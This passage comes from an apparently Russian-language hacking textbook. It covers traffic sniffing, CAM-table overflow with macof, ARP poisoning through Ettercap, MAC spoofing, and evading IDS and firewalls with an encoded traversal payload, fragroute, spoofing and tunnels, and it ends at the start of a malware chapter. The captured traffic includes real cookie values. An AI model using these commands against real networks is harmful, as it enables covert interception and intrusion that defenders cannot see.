На представленной выше схеме видно, что интересующие нас флаги A и P находятся в четвертой и пятой позиции, а это значит, что в двоичном формате это будет иметь вид 00011000, а в десятичном — 24.

Посмотрим, как теперь будет выглядеть фильтр:

```
root@kali:~# tcpdump -A -n 'tcp[13] = 24' -r /root/tcpump.cap
...
11:59:00.459252 IP 192.168.126.129.49290 > 144.76.62.5.80: Flags [P.], seq
2487328431:2487328798, ack 1891911515, win 29200, length 367: HTTP: GET /webim/
button.php HTTP/1.1
E.....@.@.."..~..L>....P.A..p.G[P.r.:...GET /webim/button.php HTTP/1.1
Host: teztourcom.webim.ru
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.tez-tour.com/
Connection: keep-alive
If-None-Match: "2daeaa8b5f19f0bc209d976c02bd6acb51b00b0a"


11:59:00.563800 IP 144.76.62.5.80 > 192.168.126.129.49290: Flags [P.], seq 1:276,
ack 367, win 64240, length 275: HTTP: HTTP/1.1 200 OK
E..;p........L>...~..P..p.G[.A..P.......HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Nov 2016 16:58:59 GMT
Content-Type: image/gif
Content-Length: 43
Connection: keep-alive
X-Webim-Version: 8.14.142
Etag: "2daeaa8b5f19f0bc209d976c02bd6acb51b00b0a"
X-Time: 0.000

GIF89a.............!.......,...........D..;
11:59:00.839316 IP 192.168.126.129.54060 > 81.222.128.23.80: Flags [P.], seq
3867682114:3867682536, ack 387532615, win 29200, length 422: HTTP: GET /cgi-bin/
erle.cgi?sid=204602&bt=62&custom=153%3Duser_id&ph=1&rnd=346920&tail256=unknown
HTTP/1.1
E.....@.@..q..~.Q....,.P..%B..GGP.r.-Y..GET /cgi-bin/erle.cgi?sid=204602&bt=62&cust
om=153%3Duser_id&ph=1&rnd=346920&tail256=unknown HTTP/1.1
Host: ad.adriver.ru
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.tez-tour.com/
Cookie: cid=AhKU-kniKHjQWpLwdDd1YpA; ar_g2=1; ar_go=1; 1d=1; ar_ord=1; ar_ya=1
Connection: keep-alive
...
```

Теперь информация представлена в более понятном и удобном для анализа виде, не так ли?

Активный перехват

Итак, мы рассмотрели модель сети, в которой весь трафик идет не только от точки отправки до точки назначения, но и доходит до нашего интерфейса. Теперь рассмотрим ситуацию, в которой атакующий получает доступ к одному из портов свича. В данной ситуации неважно, получен доступ к самому свичу или же это сетевая розетка, подключенная к сетевому оборудованию, находящемуся в другом помещении. Важно лишь то, что на сетевой интерфейс приходят только те пакеты, которые должны приходить, и никакие больше.

Одним из самых популярных способов обойти такую защиту и заставить свич работать как хаб, что позволит нам перехватывать весь сетевой трафик, является переполнение CAM-таблицы.

Все CAM-таблицы имеют конечную величину и содержат такие данные, которые помогают направлять нужный трафик нужным клиентам, а именно MAC-адреса, номер порта и информацию о принадлежности к VLAN.

Переполнение этой таблицы приводит к тому, что свич больше не может обрабатывать данные в нормальном режиме, и для того, чтобы обеспечить клиентам минимальный уровень сервиса, он перестает читать CAM-таблицу и начинает работать как хаб.

Необходимо учесть, что переполнение таблицы — процесс непрерывный, и вскоре после того, как он прекратится, CAM-таблица будет очищена и он вернется к нормальному режиму функционирования.

Для проведения атаки, направленной на переполнение CAM-таблицы MAC-адресами, достаточно одной команды:

```
root@kali:~# macof
b2:f9:9e:6b:59:b4 69:69:f4:1:d:7d 0.0.0.0.17507 > 0.0.0.0.49697: S
1870663496:1870663496(0) win 512
6b:df:e5:9:a8:1e c9:9c:3d:4b:21:d0 0.0.0.0.14408 > 0.0.0.0.45120: S
2106903632:2106903632(0) win 512
8:80:82:19:60:ec d4:f7:fb:14:47:f5 0.0.0.0.13022 > 0.0.0.0.2854: S
708293972:708293972(0) win 512
53:d4:80:73:dc:c4 d2:dd:5b:2d:32:b3 0.0.0.0.5752 > 0.0.0.0.1613: S
1815033319:1815033319(0) win 512
c3:a0:33:5b:67:8b 58:d6:8f:5d:fd:63 0.0.0.0.975 > 0.0.0.0.37840: S
1285237419:1285237419(0) win 512
81:86:99:13:d2:10 8f:37:86:2:ea:a6 0.0.0.0.30380 > 0.0.0.0.47351: S
447067260:447067260(0) win 512
ee:df:dd:2f:f5:96 8b:62:89:38:fa:1a 0.0.0.0.31470 > 0.0.0.0.57504: S
1107960129:1107960129(0) win 512
1f:d6:c1:1f:42:df 2d:ba:3e:6e:ca:29 0.0.0.0.28879 > 0.0.0.0.18191: S
753232608:753232608(0) win 512
1a:93:a9:1:e1:31 2a:1a:bd:5e:d8:ce 0.0.0.0.4821 > 0.0.0.0.53112: S
437165546:437165546(0) win 512
```

Еще один способ — это «отравление» ARP. ARP-таблицы на маршрутизаторах — и не только — используются для сопоставления IP и MAC-адресов, что позволяет свичам выбирать наиболее эффективный путь прохождения трафика. Для нас важно то, что широковещательные пакеты, используемые для построения этой таблицы, никаким образом не фильтруются и являются широковещательными. Используя эту особенность, атакующий может рассылать по сети поддельные данные и превратить свой компьютер в хаб.

Продемонстрируем на примере Ettercap. Выберем тип сниффинга (Sniff → Unified sniffing...) и интерфейс, с которым мы будем работать (eth0) (рис. 8.9).




Рис. 8.9. Выбор типа сниффинга в Ettercap

Просканируем сеть на доступные хосты (Hosts → Scan for hosts) (рис. 8.10).

Затем осмотрим список доступных хостов (Hosts → Hosts list). Теперь можно пойти двумя путями: или начать атаку на все машины в сети, и тогда не нужно ничего выбирать, или же указать интересующие нас цели. В нашем случае мы отметили роутер как цель номер 1 и один из компьютеров как цель номер 2 (рис. 8.11).

Теперь начнем атаку, выбрав из верхнего меню Ettercap MITM → ARP poisoning (рис. 8.12).




Рис. 8.10. Запуск сканирования на предмет доступных хостов




Рис. 8.11. Просмотр целей для атаки (Targets → Current targets)




Рис. 8.12. Начало атаки

Следует упомянуть еще одну проблему. Важно учесть, что, скорее всего, даже если вы и получите доступ к одному из сетевых портов, то все равно не сможете проникнуть в сеть, поскольку все современные коммутаторы могут контролировать доступ по MAC-адресам. Однако у вас всегда остается возможность поменять MAC-адрес своего компьютера следующим образом:

```
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -r eth0
Current MAC:   00:0c:29:9a:54:a5 (VMware, Inc.)
Permanent MAC: 00:0c:29:9a:54:a5 (VMware, Inc.)
New MAC:       6a:66:b0:89:af:63 (unknown)
root@kali:~# ifconfig eth0 up
```

Резюме

Для того чтобы перехватывать информацию, или сниффить, вам будет нужен сетевой адаптер, специальные драйверы (со стандартными драйверами у вас вряд ли выйдет что-то сделать) и ПО, например Whireshark.

Помните, что существует два типа сетей. В одних все проходящие данные доступны всем пользователям, а в других — только адресату. К первому типу относятся беспроводные сети и сети, построенные с использованием хабов, в этом случае

перехват данных не представляет сложностей. Вам надо установить нужный драйвер и запустить сниффер, который будет собирать весь проходящий трафик.

Ко второму типу относятся сети, построенные с помощью свичей. Чтобы перехватывать трафик на свичах, необходимо получить доступ ко всем проходящим через него данным. Один из способов этого добиться — переполнить CAM — таблицу свича MAC-адресами.

Используя широковещательные пакеты, можно изменить ARP-таблицу компьютера жертвы и свича. Они будут воспринимать ваше устройство как часть сети, и весь трафик пойдет через вас, останется только собрать его!

Все полученные сетевые данные очень неудобны для чтения, однако Whireshark содержит мощные инструменты для фильтрации. Изучите и используйте их, чтобы в огромном массиве данных найти интересующую вас информацию.

Помните о том, что бывает недостаточно просто подключиться проводом к свичу: возможно, чтобы он пустил вас в сеть, вам будет необходимо изменить MAC-адрес своей сетевой карты.

9 Обход систем безопасности

В предыдущих главах этой книги мы уже рассмотрели различные варианты атак на информационные системы, однако для их успешной реализации необходимо одно условие — чтобы цель никто не защищал. В реальной жизни это не так.

Крупные организации нанимают специалистов по информационной безопасности и закупают специальные системы, основная цель которых — предотвращение несанкционированного доступа. Внутреннюю сеть обычно защищают системы обнаружения и предотвращения атак, брандмауэры и различные приманки.

В этой главе мы рассмотрим основные методы защиты сети и варианты их обхода.

Системы обнаружения атак

Система обнаружения атак (IDS) — это специализированное программное или аппаратное решение, анализирующее сетевой трафик сети или определенного хоста с целью обнаружения и идентификации атаки.

По сути, такая система перехватывает сетевой трафик и передает его на свой анализатор. Анализатор сверяет его со своей базой данных, в которую занесены основные маркеры векторов атак, и, в случае обнаружения атаки, оповещает об этом другие системы и администратора.

Однако системы обнаружения атак могут не ограничиваться анализом сетевого трафика. Существуют решения, которые позволяют отслеживать активность процессов отдельных хостов, анализировать журналы аудитации, а также проверять целостность файлов на случай, если кто-то попытается внедрить в них какой-либо зловредный код.

Теперь рассмотрим основные варианты обнаружения атак такими системами.

Распознавание сигнатур является одним из основных методов обнаружения. Система сравнивает входные данные с записями из своей базы данных и в случае сов-

падения сообщает об этом администратору. Основным недостатком такого подхода является его ограниченность. Для того чтобы остаться незамеченным, атакующему достаточно изменить самую незначительную составляющую своего вектора атаки.

Второй метод заключается в поиске аномалий. Система в течение продолжительного периода времени наблюдает за трафиком и создает его модель. После того как будет создана стандартная модель, все последующие данные будут сравниваться с ней. В случае, если новые данные не вписываются в стандартную модель, система оповестит администратора. Данный способ также имеет свои недостатки. Первый — это возможность множества ложных срабатываний. Второй состоит в том, что атакующий, совершая определенные однотипные действия в течение длительного времени, может изменить модель, и в последующем такие действия будут рассматриваться как нормальные.

Третий вариант обнаружения атаки — аномалии протокола. В данном случае системе известны спецификации каждого протокола и правила, по которым он должен использоваться. Преимущество такого подхода состоит в том, что стандарты меняются довольно редко, и администратору не нужно регулярно обновлять базу данных. Однако проблемы возникают тогда, когда в сети появляется оборудование с другой реализацией определенного сетевого протокола. В таком случае администратору приходится отключать данный метод обнаружения или очень тонко его настраивать, что требует достаточно глубоких и специфичных знаний.

Что же конкретно могут отслеживать системы обнаружения атак? **Изменения в файловой системе:** появление новых файлов, появление новых директорий, изменения прав доступа, изменения файлов, файлы с неизвестным расширением, зашифрованные файлы, изменения атрибутов. **Сетевые атаки:** увеличение сетевого трафика, появление нового сетевого трафика, попытки удаленной авторизации. **Непрямые признаки:** исчезновение журналов аудитации, перезагрузки системы, появление новых процессов, попытки авторизации с несуществующим именем пользователя, подключения в нерабочее время, повышенное использование системных ресурсов.

Теперь остановимся подробнее на методах обхода систем обнаружения атак.

Отказ в обслуживании. Позволяет полностью или временно отключить систему обнаружения атак. В данном случае можно использовать практически любую из атак, направленных на отказ в обслуживании.

Но не обязательно вызывать классический отказ в обслуживании. Можно сделать и так, чтобы данной системой, несмотря на то что она работает и справляется с нагрузкой, невозможно было пользоваться. Для этого необходимо заставить ее обнаруживать огромное количество атак. Например, запустить множество скриптов, которые будут пытаться проводить SQL-инъекции. В это время атакующий может совершать совершенно другие действия. И даже если его активность будет замечена системой, администратор, скорее всего, не заметит ее среди тысяч других событий, особенно если она будет такого же типа.

Запутывание. Это изменение данных таким образом, чтобы система обнаружения не распознала отправленные данные, а сервис, для которого они предназначаются, смог сделать это без проблем. Приведем пример, в котором первый запрос будет однозначно определен системой обнаружения атак и веб-сервером, а второй пройдет незамеченным, но будет воспринят тем же сервером совершенно нормально:

```
"../../c:\winnt\system32\netstat.exe"
"%2e%2e%2f%2e%2e%2fc:\winnt\system32\netstat.exe"
```

Фрагментация. Это процесс разбивания пакетов на более мелкие фрагменты. Они будут нормально восприниматься хостом-получателем, в то время как система обнаружения атак не сможет найти в таких пакетах признаки попытки взлома. Хотя некоторые системы могут собирать данные из нескольких пакетов, такую защиту легко обойти, растянув атаку во времени, ведь пакеты не могут находиться в буфере вечно, и через определенный промежуток времени вся информация будет стерта.

Рассмотрим небольшой пример фрагментации трафика при помощи fragroute. Данная утилита перехватывает и изменяет трафик, идущий к определенному хосту. Она может осуществлять следующие операции с пакетами: задерживать, повторять, фрагментировать, сегментировать, удалять, изменять последовательность и многое другое.

Вначале нам необходимо запустить сам fragroute:

```
root@kali:~# fragroute -f /etc/fragroute.conf mail.mycorp.com
```

Затем начнем отправлять данные на хост, который предположительно охраняется системой обнаружения атак:

```
root@kali:~# ping mail.mycorp.com
PING mail.mycorp.com (192.168.10.45) 56(84) bytes of data.
```

Теперь fragroute делает свою работу, а мы наблюдаем и анализируем выходные данные.

```
root@kali:~# fragroute -f /etc/fragroute.conf mail.mycorp.com
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print
192.168.126.129 > 192.168.10.45: icmp: type 8 code 0 (frag 11757:24@0+)
192.168.126.129 > 192.168.10.45: (frag 11757:16@48)
192.168.126.129 > 192.168.10.45: (frag 11757:16@48) [delay 0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11757:24@24+) [delay 0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11757:24@24+)
192.168.126.129 > 192.168.10.45: icmp: type 101 code 116 (frag 11757:24@0+) [delay
0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11835:16@48)
192.168.126.129 > 192.168.10.45: icmp: type 117 code 56 (frag 11835:24@0+) [delay
0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11835:24@24+) [delay 0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11835:24@24+)
```

```
192.168.126.129 > 192.168.10.45: icmp: type 8 code 0 (frag 11835:24@0+)
192.168.126.129 > 192.168.10.45: (frag 11835:16@48) [delay 0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11927:24@24+) [delay 0.001 ms]
192.168.126.129 > 192.168.10.45: icmp: type 67 code 75 (frag 11927:24@0+)
[delay 0.001 ms]
192.168.126.129 > 192.168.10.45: (frag 11927:24@24+)
...
```

Шифрование. Поскольку системам обнаружения необходимо анализировать проходящий трафик, одним из способов не дать им это сделать будет шифрование. Данные можно скрыть, используя SSL, SSH, IPSec. Это прекрасная возможность использовать защиту системы против нее самой.

Например, HTTPS можно использовать для таких атак, как переполнение буфера, SQL-инъекции, раскрытие директорий, перебор паролей и т. д. Поскольку шифрование данных происходит на конечном хосте, данные будут проходить по сети уже в зашифрованном виде, что предотвратит их обнаружение.

Брандмауэры

Брандмауэры, также известные как фаерволы, являются еще одним способом защиты внутренней сети от атак. Основное их предназначение — это логическое отделение внутренней сети от внешней и контроль доступа к элементам своей сети. Брандмауэры, как и остальные системы защиты, могут быть как программным решением, так и отдельностоящим специализированным оборудованием.

Как мы уже упомянули выше, брандмауэры находятся на границе сети и контролируют ее. Через них проходит весь сетевой трафик, и именно там реализуется политика безопасности предприятия, определяющая, какой вид трафика может проходить из внешней сети во внутреннюю и наоборот. Брандмауэры практически всегда ведут полную запись всех подключений и при попытке нарушения политики безопасности не только не позволяют трафику пройти через границу, но и сообщают об инциденте администратору сети.

Есть несколько типовых конфигураций брандмауэра:

1. Бастион — точка, через которую проходит весь входящий и исходящий трафик. Здесь происходит контроль по портам, типам и источникам трафика. В этом случае один интерфейс будет подключен к внутренней сети, а другой — к внешней.
2. Разделение подсетей — в данном случае на брандмауэре присутствует как минимум три интерфейса. К одному из них подключена внешняя сеть, ко второму — внутренняя, а к третьему — ДМЗ. Данная конфигурация позволяет разделять ресурсы сети, и в случае взлома одного из них другие сегменты окажутся недоступными злоумышленнику.
3. Многосетевой брандмауэр — к нему подключены, как следует из названия, несколько сетей. Обычно у таких устройств более трех интерфейсов.

4. ДМЗ — демилитаризованная зона. Обычно в такой зоне находятся устройства, к которым организация хочет разрешить публичный доступ, например почтовые и веб-серверы. Она всегда надежно отделена от внутренних ресурсов.

Принципы работы брандмауэров зависят от применяемого в них способа фильтрации трафика.

1. Брандмауэры с пакетной фильтрацией. Самый простой тип, работает на сетевом уровне и осуществляет фильтрацию по таким параметрам, как источник и пункт назначения трафика, а также тип протокола и номер порта.
2. Брандмауэры сеансного уровня. Работают на уровне сессии, это более сложный уровень проверки с отслеживанием TCP-рукопожатий. Как правило, такие брандмауэры не нацелены на фильтрацию отдельных пакетов, но отслеживают весь сеанс соединения.
3. Брандмауэры уровня приложений анализируют передающуюся по сети информацию и предотвращают сокрытие одного типа трафика под видом другого.
4. Многоуровневые брандмауэры объединяют в себе все три вышеописанные технологии.

Для того чтобы определить стратегию обхода брандмауэра, нам необходимо прежде всего узнать его тип, а еще лучше — конфигурацию. В некоторых случаях достаточно просто подключиться к определенному порту, используя обыкновенный telnet, получить баннер и таким образом узнать, что за оборудование перед нами. Даже по самому факту наличия открытых портов можно установить тип оборудования — например, у брандмауэров Check Point по умолчанию открыты TCP-порты 256–259.

Автоматизировать данный процесс можно при помощи утилиты Firewalk или Nmap. Рассмотрим оба способа.

Firewalk посылает TCP и UDP с увеличенным на единицу TTL. Это значит, что, пройдя через брандмауэр, пакет будет уничтожен, а мы получим ответ ICMP_TIME_EXCEEDED. А в случае, когда трафик будет заблокирован брандмауэром, мы не получим никакого ответа.

В самом начале Firewalk определит количество транзитных шлюзов (hop) до цели, чтобы потом можно было выставить нужный TTL, а затем проведет сканирование.

```
root@kali:~# firewalk -S1024  -i eth0 -n -pTCP 192.168.1.1 192.168.10.1
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 192.168.1.1 using 192.168.10.1 as a metric.
Ramping Phase:
 1 (TTL  1): expired [192.168.1.1]
Binding host reached.
Scan bound at 2 hops.
Scanning Phase:
```

```
port 21: *no response*
port 25: A! open (port not listen) [192.168.10.1]
port 80: A! open (port not listen) [192.168.10.1]
Scan completed successfully.
```

Использование Nmap. Как вы уже заметили, Nmap представляет собой достаточно мощный инструмент, а благодаря подключаемым модулям его можно заставить сделать практически все, в том числе и определить конфигурацию брандмауэра.

Логика работы точно такая же, как и при использовании Firewalk, рассмотрим ее на примере:

```
nmap --script=firewalk  --traceroute  192.168.32.12 -p1-65535
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-13 01:39 EST Nmap scan report
for 192.168.32.12
 Host is up (0.0026s latency).
 Not shown: 965 closed ports
 PORT      STATE    SERVICE
 80/tcp    open     http
 135/tcp   filtered msrpc
 139/tcp   filtered netbios-ssn
 445/tcp   filtered microsoft-ds
 1720/tcp  filtered H.323/Q.931
 49153/tcp filtered unknown
 49154/tcp filtered unknown
 49155/tcp filtered unknown
 49156/tcp filtered unknown

 Host script results:
 | firewalk:
 | HOP  HOST          PROTOCOL  BLOCKED PORTS
 |_0    192.168.1.100  tcp      111,135,139,445,1720,2000,5060,49152-49156

 TRACEROUTE (using port 1025/tcp)
 HOP RTT     ADDRESS
 1   2.15 ms 192.168.32.12
```

Теперь, когда мы получили необходимые данные о брандмауэре, рассмотрим методики его обхода.

Подмена IP-адреса. Достаточно эффективный метод обхода, в этом случае атакующий подменяет свой адрес адресом хоста, с которого разрешено подключение. В Linux можно подменить свой IP-адрес, используя iptables. Однако необходимо учитывать то, что таким образом можно только отправить пакет, получить ответ от сервера будет невозможно.

```
iptables -t nat -A POSTROUTING -p icmp -j SNAT --to-source 192.168.10.210
```

Изменение пути. Используя этот прием, атакующий сам определяет путь, по которому должен пройти пакет. В этом случае он должен полностью представлять себе топологию внутренней сети. Обладая всей информацией, он сможет осуществлять

коммуникацию даже с такими хостами, которые, по идее, не должны быть доступны извне.

Использование IP-адресов. Некоторые брандмауэры анализируют только URL, по которому осуществляется запрос. Если его заменить на IP-адрес, то такой запрос легко пройдет через систему защиты.

ICMP-туннель. Еще один способ обхода брандмауэра — создание ICMP-туннеля. Такая возможность появилась благодаря тому, что в стандарте хоть и описана структура пакета, но не сказано, какие данные могут в нем находиться. Поэтому атакующий может передавать при помощи ICMP любую информацию. Например, он может заставить сервер соединиться с хостом, находящимся во внешней сети, или отправить вирус. Для создания таких туннелей можно использовать Loki, 007shell или NCovert.

ACK-туннель. Основная идея этого метода состоит в том, что некоторые брандмауэры не проверяют пакеты, в которых установлен ACK-флаг. Это сделано потому, что, по мнению брандмауэра, ACK используется в пакетах той сессии, которая была разрешена ранее.

HTTP-туннель. Основная идея заключается в том, что множество сервисов использует HTTP, и брандмауэр разрешает ему проходить в обоих направлениях.

Приманки

Одна из самых интересных, на наш взгляд, систем, которые можно встретить во внутренней сети организации. Приманки (honeypots) — это специальные системы, основной задачей которых является привлечение внимания атакующего.

Обычно они представляют собой отдельностоящие серверы или даже несколько серверов, объединенных для выполнения определенной задачи. Например, сервер приложений, он же может быть веб-сервером, сервер базы данных и сервер авторизации. Они похожи на реальные серверы и могут даже выполнять какие-либо задачи. Их отличие только в том, что они отделены от основной сети и к ним проще получить доступ, но при этом они не содержат никакой информации, получив которую злоумышленник мог бы скомпрометировать организацию.

Несмотря на то что доступ к ним осуществить легче, чем к любому другому сегменту сети, за ними пристально следят. Ведь полученная от них информация позволяет оперативно узнавать о нелегитимных процессах, происходящих во внутренней сети. А это позволит предотвратить попытки взлома настоящих систем.

Резюме

Важно помнить, что практически все администраторы, в большей или меньшей степени, защищают свои серверы. Обычно это происходит при помощи набора

программных и аппаратных средств. Учтите, что если вы не предпримете никаких мер, то в лучшем случае ваша атака будет заблокирована автоматически, а в худшем — данным случаем могут заняться персонально.

Системы обнаружения атак (IDS) анализируют файлы, трафик, данные журналов аудитации, а также используют статистические методы анализа. Их можно попытаться обойти следующим образом:

- Модификация существующих или использование нестандартных методов атак;
- Поиск и использование плохо известных особенностей сетевых протоколов;
- Перегрузка IDS ложными событиями поможет скрыть ваши действия;
- Атака, направленная на вызов отказа в обслуживании (DoS);
- Фрагментация пакетов не позволит IDS проанализировать данные;
- Изменяйте буквы в командах и запросах на символьные коды — это поможет обойти сигнатурный фильтр;
- Используйте шифрование — часто случается так, что IDS не могут проанализировать такой трафик;

Брандмауэры, как вы помните, предназначены для отделения сетей друг от друга, прежде всего внешней от внутренний. На данный момент самыми популярными являются фаерволы, которые объединяют в себе пакетную фильтрацию, отслеживание соединений и анализ передаваемых данных.

Для анализа конфигурации фаервола используйте Nmap или Firewalk.

Обойти защиту фаервола можно, просто подменив свой IP адрес, однако такой метод не всегда эффективен, гораздо лучше работают приемы, в которых используется туннелирование.

Остерегайтесь приманок — серверов, созданных для привлечения злоумышленников: они легкодоступны и позволят администраторам вычислить вас.

10 Вредоносные программы

Понятие «вредоносные программы» достаточно обширно и включает в себя множество видов специализированного ПО, среди которого выделяют: вирусы, троянских коней, логические бомбы, червей, шпионов и многое другое. Несмотря на бурное развитие антивирусов, вредоносные программы до сих пор представляют большую угрозу любой ИТ-инфраструктуре и ежегодно приносят большие убытки организациям различного размера.

В настоящее время программы данного типа конструируются таким образом, чтобы оставаться незамеченными для пользователя и антивирусных программ. Часть из них использует вычислительные ресурсы компьютера жертвы в целях получения выгоды атакующим. Зараженный компьютер может являться частью распределенной системы вычислений или стать частью ботнета и совершать распределенные атаки.

Вредоносные программы также позволяют шпионить за пользователем. Некоторые виды такого ПО могут отслеживать все нажатия клавиш, делать снимки экрана, определять запущенные процессы и программы. ПО такого типа разрабатывается и вполне официальными компаниями. Организации используют его для слежения за тем, как сотрудники используют свое рабочее время.

Еще одна разновидность данных программ занимается вымогательством. Они могут шифровать данные не только на компьютере жертвы, но и на доступных ей сетевых ресурсах. Также атаке могут подвергнуться и загрузочные сектора. После шифрования жертве предлагается перечислить определенную сумму денег на счет атакующего, в противном случае его файлы могут быть безвозвратно потеряны.

Далее мы рассмотрим подробнее различные виды вредоносных программ.

Вирусы

